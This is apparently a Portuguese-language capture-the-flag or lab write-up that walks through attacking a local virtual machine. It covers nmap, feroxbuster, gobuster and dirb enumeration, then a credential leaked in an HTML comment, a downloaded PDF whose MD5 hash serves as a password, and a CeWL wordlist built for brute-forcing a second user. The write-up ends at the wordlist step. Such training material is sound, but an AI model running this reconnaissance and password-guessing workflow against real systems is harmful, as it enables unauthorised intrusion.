

Relatório de Evidências Técnicas:

Operação **Deathstar**

Analista: Leonardo Pereira Pinheiro **Alvo:** 192.168.56.105 **Resumo:** Documentação cronológica da exploração, desde o reconhecimento inicial até o comprometimento total do sistema (Root).

Configuração e Descoberta de Rede

Esta página mostra o início do reconhecimento da rede.

- **Verificação de IP:** O comando **#ip a** é usado para verificar o endereço IP da máquina atacante (Kali Linux).

```
(root@kali)-[~]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:5d:12:1a brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:df:1f:39 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth1
        valid_lft 301sec preferred_lft 301sec
    inet6 fe80::a00:27ff:fedf:1f39/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@kali)-[~]
#
```

- **Varredura ARP:** Uma tabela ARP é exibida, identificando os hosts ativos na rede. O alvo foi identificado como **192.168.56.105** (PCS Systemtechnik GmbH).

```
Currently scanning: Finished! | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts. Total size: 300

+-----+-----+-----+-----+-----+-----+
| IP           | At MAC Address | Count | Len | MAC Vendor / Hostname |
+-----+-----+-----+-----+-----+-----+
| 192.168.56.1 | 0a:00:27:00:00:13 | 1     | 60  | Unknown vendor        |
| 192.168.56.100 | 08:00:27:46:6d:09 | 1     | 60  | PCS Systemtechnik GmbH |
| 192.168.56.105 | 08:00:27:ed:8d:e5 | 3     | 180 | PCS Systemtechnik GmbH |
+-----+-----+-----+-----+-----+-----+


```

- **Teste de Conectividade:** O comando **ping** confirma que a máquina alvo (192.168.56.105) está respondendo e acessível.

```
(root@kali)-[~]
# ping -c 3 192.168.56.100
PING 192.168.56.100 (192.168.56.100) 56(84) bytes of data.
64 bytes from 192.168.56.100: icmp_seq=1 ttl=255 time=0.273 ms
64 bytes from 192.168.56.100: icmp_seq=2 ttl=255 time=0.313 ms
64 bytes from 192.168.56.100: icmp_seq=3 ttl=255 time=0.307 ms

— 192.168.56.100 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2045ms
rtt min/avg/max/mdev = 0.273/0.297/0.313/0.017 ms

(root@kali)-[~]
# ping -c 3 192.168.56.105
PING 192.168.56.105 (192.168.56.105) 56(84) bytes of data.
64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=0.736 ms
64 bytes from 192.168.56.105: icmp_seq=2 ttl=64 time=0.306 ms
64 bytes from 192.168.56.105: icmp_seq=3 ttl=64 time=0.424 ms

— 192.168.56.105 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2048ms
rtt min/avg/max/mdev = 0.306/0.488/0.736/0.181 ms

(root@kali)-[~]
```

Escaneamento de Portas (Nmap)

Aqui ocorre a enumeração dos serviços rodando no alvo.

- **Varredura Simples:** O comando **nmap -sn** verifica se o host está "vivo".

```
(root@kali)-[~]
# nmap -sn 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 08:31 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.105
Host is up (0.00041s latency).
MAC Address: 08:00:27:ED:8D:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

- **Varredura de Portas:** O comando `nmap -sS` identifica as portas abertas. Foram encontradas a **22 (SSH)** e a **80 (HTTP)**.

```
(root@kali)-[~]
# nmap -sS 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 08:31 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.105
Host is up (0.00043s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:ED:8D:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.04 seconds
```

- **Detecção de Versão e Vulnerabilidades:** O comando `nmap -sV --script vuln` detalha as versões: OpenSSH 8.4p1 e Apache 2.4.56. O script também encontrou o arquivo `/robots.txt`.



```
(root@kali)-[~]
# nmap -sV --script vuln 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-10 08:38 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify v
alid servers with --dns-servers
Nmap scan report for 192.168.56.105
Host is up (0.00037s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-server-header: Apache/2.4.56 (Debian)
|_http-enum:
|_ /robots.txt: Robots file
MAC Address: 08:00:27:ED:8D:E5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.48 seconds
```

Enumeração Web (Feroxbuster)

O atacante começa a investigar o servidor web na porta 80.

- **Página Padrão:** O navegador mostra a página padrão do Apache "It works!", confirmando que o servidor web está ativo.



- **Brute-Force de Diretórios:** A ferramenta **feroxbuster** (ou similar visualizada no log) começa a testar diretórios usando uma wordlist (**big.txt**) para encontrar pastas ocultas.

```
(root@kali)~# ./feroxbuster -u http://192.168.56.105 -w /usr/share/wordlists/dirb/big.txt

FERROXIBUSTER
by Ben "epi" Risher  ver: 2.13.0

Target Url      http://192.168.56.105/
In-Scope Url    192.168.56.105
Threads        50
Wordlist        /usr/share/wordlists/dirb/big.txt
Status Codes    All Status Codes!
Timeout (secs)  7
User-Agent      feroxbuster/2.13.0
Extract Links   true
HTTP methods   [GET]
Recursion Depth 4


Press [ENTER] to use the Scan Management Menu™

404 GET 9l 31w 276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 9l 28w 279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 24l 126w 10355c http://192.168.56.105/icons/openlogo-75.png
200 GET 368l 933w 10701c http://192.168.56.105/
200 GET 2l 2w 22c http://192.168.56.105/robots.txt
[#####] - 11s 20474/20474 0s found:3 errors:12
[#####] - 10s 20469/20469 1989/s http://192.168.56.105/
```


Robots.txt e Login Oculto

Descoberta de caminhos sensíveis.

- **Robots.txt:** O navegador acessa **robots.txt**, que revela uma entrada "Disallow" para o diretório **/0VVNZMMGM1**.



- **Página de Login:** Ao acessar esse diretório oculto, é encontrado um formulário de login.



Login

Nome de Usuário: Senha:

- **Gobuster:** O comando **gobuster** confirma a existência dos diretórios, retornando status 200 (OK) para **robots.txt** e 403 (Forbidden) para outros arquivos.

```
(root@kali)-[~]
# gobuster dir -u http://192.168.56.105 -w /usr/share/wordlists/dirb/big.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.56.105
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.htpasswd (Status: 403) [Size: 279]
/.htaccess (Status: 403) [Size: 279]
/robots.txt (Status: 200) [Size: 22]
/server-status (Status: 403) [Size: 279]
Progress: 20469 / 20469 (100.00%)

Finished
```

Varredura Dirb

- **Confirmação:** A ferramenta **dirb** é executada para confirmar a enumeração de diretórios, encontrando **index.html** e **robots.txt**.

```
(root@kali)-[~]
# dirb http://192.168.56.105

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Wed Dec 10 09:00:05 2025
URL_BASE: http://192.168.56.105/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

____

GENERATED WORDS: 4612

—— Scanning URL: http://192.168.56.105/ ——
+ http://192.168.56.105/index.html (CODE:200|SIZE:10701)
+ http://192.168.56.105/robots.txt (CODE:200|SIZE:22)
+ http://192.168.56.105/server-status (CODE:403|SIZE:279)


____

END_TIME: Wed Dec 10 09:00:06 2025
DOWNLOADED: 4612 - FOUND: 3
```

Código Fonte e Download de PDF


O primeiro grande achado (Information Disclosure).

- **Código Fonte (View Source):** Ao inspecionar o HTML da página de login (`/0VVNZMMGM1/`), um comentário revela a credencial: usuário `admin` e a senha é o hash MD5 do arquivo `star_wars.pdf`.



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <meta charset="UTF-8">
5   <title>Login</title>
6 </head>
7 <body>
8   <h2>Login</h2>
9   <form method="post" action="login.php">
10    <label form="username">Nome de Usuário:</label>
11    <input type="text" id="username" name="username" required>
12
13    <label form="password">Senha:</label>
14    <input type="password" id="password" name="password" required>
15
16    <input type="submit" value="Entrar">
17  </form>
18  <!-- Remember:
19   - user = admin e senha é o hash md5 do arquivo star_wars.pdf
20  -->
21 </body>
22 </html>
23
```

- **Wget:** O comando `wget` é usado para baixar esse arquivo PDF do servidor para a máquina do atacante.



```
(root@ghost)-[~]
# wget http://192.168.56.105/0VVNZMMGM1/star_wars.pdf
--2025-12-10 19:15:19-- http://192.168.56.105/0VVNZMMGM1/star_wars.pdf
Conectando-se a 192.168.56.105:80... conectado.
A requisição HTTP foi enviada, aguardando resposta... 200 OK
Tamanho: 6157255 (5,9M) [application/pdf]
Salvando em: "star_wars.pdf"

star_wars.pdf 100%[=====>] 5,87M --.-KB/s em 0,1s

2025-12-10 19:15:19 (40,0 MB/s) - "star_wars.pdf" salvo [6157255/6157255]
```


Análise do PDF e Cálculo do Hash

Obtenção da primeira senha.

- **Conteúdo do PDF:** As imagens mostram o conteúdo do arquivo baixado, um trabalho acadêmico sobre Star Wars.
-

UNIVERSIDADE FEDERAL DE SÃO CARLOS – UFSCAR

CENTRO DE EDUCAÇÃO E CIÊNCIAS HUMANAS – CECH

PROGRAMA DE PÓS-GRADUAÇÃO EM IMAGEM E SOM

DEPARTAMENTO DE ARTES E COMUNICAÇÃO – DAC

Uma Análise do Story World de Star Wars: A New Hope e Star Wars: The Force Awakens

ANTONIO HENRIQUE GARCIA VIEIRA

São Carlos – SP
2017

Introdução

Devido a constante atualização dos meios de comunicação e das formas de comunicar, o conteúdo do que é expresso acaba sofrendo modificação ou mesmo tornando-se um conteúdo completamente novo. Podemos encontrar na própria tradição oral¹, que acompanha a humanidade desde os primórdios, as várias versões de uma mesma história, contada com nuances, transforma-se em outroconto, completamente diferente.

Com o passar do tempo e a evolução da sociedade temos a criação da escrita, um reflexo da necessidade da organização do tempo e do espaço proporcionado por novas relações sociais (MCLUHAN; 2003), a escrita representou também uma forma de se registrar a memória e colocar aquilo que a tradição oral carregava em uma mídia duradoura. A transição da oralidade para a escrita acarretou também mudanças nas maneiras com que as histórias eram contadas, tanto na forma em que era contada, com o propósito de cativar um leitor ou sujeitas aos caprichos de estilo do meio em que estivessem publicadas (SANTAELA; 2004), algo que com o passar dos anos podemos encontrar nas adaptações de diferentes mídias. .

Um caso de adaptação que podemos citar é o conto de H.P. Lovecraft chamado Nas Montanhas da Loucura (1936), que através de releituras acabou por influenciar inúmeras outras obras, até chegar ao cinema como O Enigma de Outro Mundo (1982) de John Carpenter. Ryan Lambie do site Den of Geek², aponta:

It's a well-known fact in geek circles that The Thing is an adaptation of sci-fi author John W Campbell's 1938 novella, Who Goes There. Already adapted once by Howard Hawks and Christian Nyby in 1951, it was Carpenter's rendition that hewed closer to the original story, wisely dumping the alien carrot of the Hawks' picture and reinstating Campbell's protean monster. But in his take on The Thing, Carpenter also brought something else to this chilly tale: a sense of apocalyptic doom, emphatically underlined by a conclusion that, unlike Campbell's

¹ Segundo o dicionário Webster: as histórias, crenças, etc., que um grupo de pessoas compartilha por contar histórias e falar uns com os outros. (MERRIAN-WEBSTER, *Definition of Tradition*; 2016. Disponível em: <<http://www.merriam-webster.com/dictionary/oral%20tradition>>. Acesso em 12 de nov. 2016. Tradução nossa.)

² LAMBIE, Ryan; *HP Lovecraft and his lasting impact on cinema*; 2011. Disponível em: <<http://www.denofgeek.com/movies/18189/hp-lovecraft-and-his-lasting-impact-on-cinema#ixzz4HTDRq1Gp>> Acesso em Acesso em 12 de nov. 2016.


- **MD5Sum:** O comando `md5sum star_wars.pdf` é executado no terminal. O hash gerado (`de17ccf...`) é a senha do usuário admin.



Área Admin (Han Solo) e Nova Dica

Acesso inicial e movimentação lateral.

- **Página Han Solo:** Após logar como admin, o atacante vê um texto sobre Han Solo.



Star Wars: Han Solo e a Millennium Falcon

Han Solo é um mercenário, nativo do planeta Corellia, mas residente em Tatooine. É proprietário da nave espacial Millennium Falcon, antigo cargueiro corelliano, modificado por Solo, descrita por ele como "a nave mais veloz da galáxia" e tem como co-piloto o wookiee Chewbacca. Precisando de dinheiro urgentemente para pagar o credor Jabba the Hutt, Han aceita transportar Luke Skywalker e Obi-Wan Kenobi para o planeta Alderaan.

Porém, ao chegarem lá, só acham um cinturão de asteroides, pois o planeta foi destruído pela arma letal Estrela da Morte. E é para lá que a Falcon se dirige, sendo capturada pelo "raio trator". Han, Luke e Chewbacca resolvem ir ao resgate da Princesa Leia, que estava na área de confinamento, enquanto Obi-Wan vai desligar o raio trator. Han e Luke são bem-sucedidos, mas Obi-Wan, apesar de ter desligado o raio, acaba morrendo em duelo com Darth Vader. A Falcon foge para a base da Aliança Rebelde.

Ao receber seu pagamento, Han resolve ir embora, apesar dos apelos de Luke para ajudar no ataque à Estrela da Morte. Porém, quando a nave de Luke está prestes a ser abatida, a Falcon aparece e o salva, permitindo a ele dar os disparos fatais. Han e Chewbacca unem-se à Aliança Rebelde.


- **Nova dica no HTML:** O código fonte desta página (`hansolo.php`) revela o próximo passo: usuário `darth` para o diretório `/restrict98712`, com a senha escondida na página `estreladamorte2023.html`.




Wordlist Contextual (CeWL)

Preparação para o ataque ao usuário Darth.

- **Texto Alvo:** Mostra a página **estreladamorte2023.html** cheia de texto sobre a Estrela da Morte.




- **CeWL:** O comando **cewl** varre essa URL e cria um arquivo de texto (**palavras_estrela.txt**) contendo todas as palavras da página para usar como dicionário de senhas.



